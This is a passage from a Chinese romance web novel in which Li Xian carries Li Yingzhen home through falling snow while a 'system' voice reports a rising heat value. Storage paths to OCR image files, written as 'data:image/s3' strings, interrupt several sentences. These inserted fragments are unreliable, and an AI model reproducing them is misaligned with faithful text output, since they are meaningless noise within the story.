    她摇头道:“我能自己走。”“我不放心。”他拍了拍自己后肩,“雪又大了,我背你还能快些回去。”


    见黎映真没动,李弦扭过头,道:“不是说我脸上脏?你顺道帮我擦擦。帮人帮到底嘛。”


    最后那句说的模棱两可,不知说的是谁帮谁。


    黎映真回头看了一眼还在指挥众人处理现场的老梁,又想到自己和李弦这会儿的确不适合留下,于是提步道:“我说了自己能走。”


    麻劲儿所剩无多,她多走几步也就忍过去了。


    没走多远,身体彻底恢复。


    一个声音又不合时宜地响起:“搭档,250!刚才热度值一下子冲破250了!现在还在上升。”


    “李弦。”她停下脚步,忽然改口道,“能背我吗?”


    那人不发一语,只是嘴角翘得更高,又是那样半蹲在她面前,没有丝毫犹豫。


    黎映真伏上李弦的背,双臂搂去他颈间时,身子便被稳稳托起。


    她还是不习惯,下意识搂紧了些,听得李弦加重了的呼吸声,她以为是自己下手没轻没重,道:“弄疼你了?我不是故意的。”


    正要松开些,却听他道:“有劳黎掌柜借我取暖了。”


    他这样一说,黎映真才觉得夜深雪密,的确比出来时更冷了。


    又想起他方才为了救人,把自己都淋湿了。如今外头的袍子被火烤干了不少,里头的衣服应该还湿着。于是,她干脆重新搂紧李弦,几乎贴在他耳畔道:“你走你的,别管我等会儿有什么反应。”


    感觉到身子又被向上托了一把,在李弦向前迈出的脚步里,她似乎贴得他更近。


    脸颊擦过他的后颈,浓烈真实的热意自那领口传来,已是对她无声的回应。


    她放下最后一丝拘谨,完全伏在李弦背上,感受着来自那稳健步伐里的安定,合上双眼,在脑海中写下一句话——


    放弃五味轩,多启客来居分号。


    细雪中前行的身影忽地一顿,已在唇齿间徘徊欲出的名字还是因着那一句“别管”被硬生生咽了下去。


    又听见背上传来一声忍痛的低吟,李弦眉心紧锁,只得加快往客来居去的脚步,却还是忍不住偏过头,柔声安慰道:“再忍一忍,就快到家了。”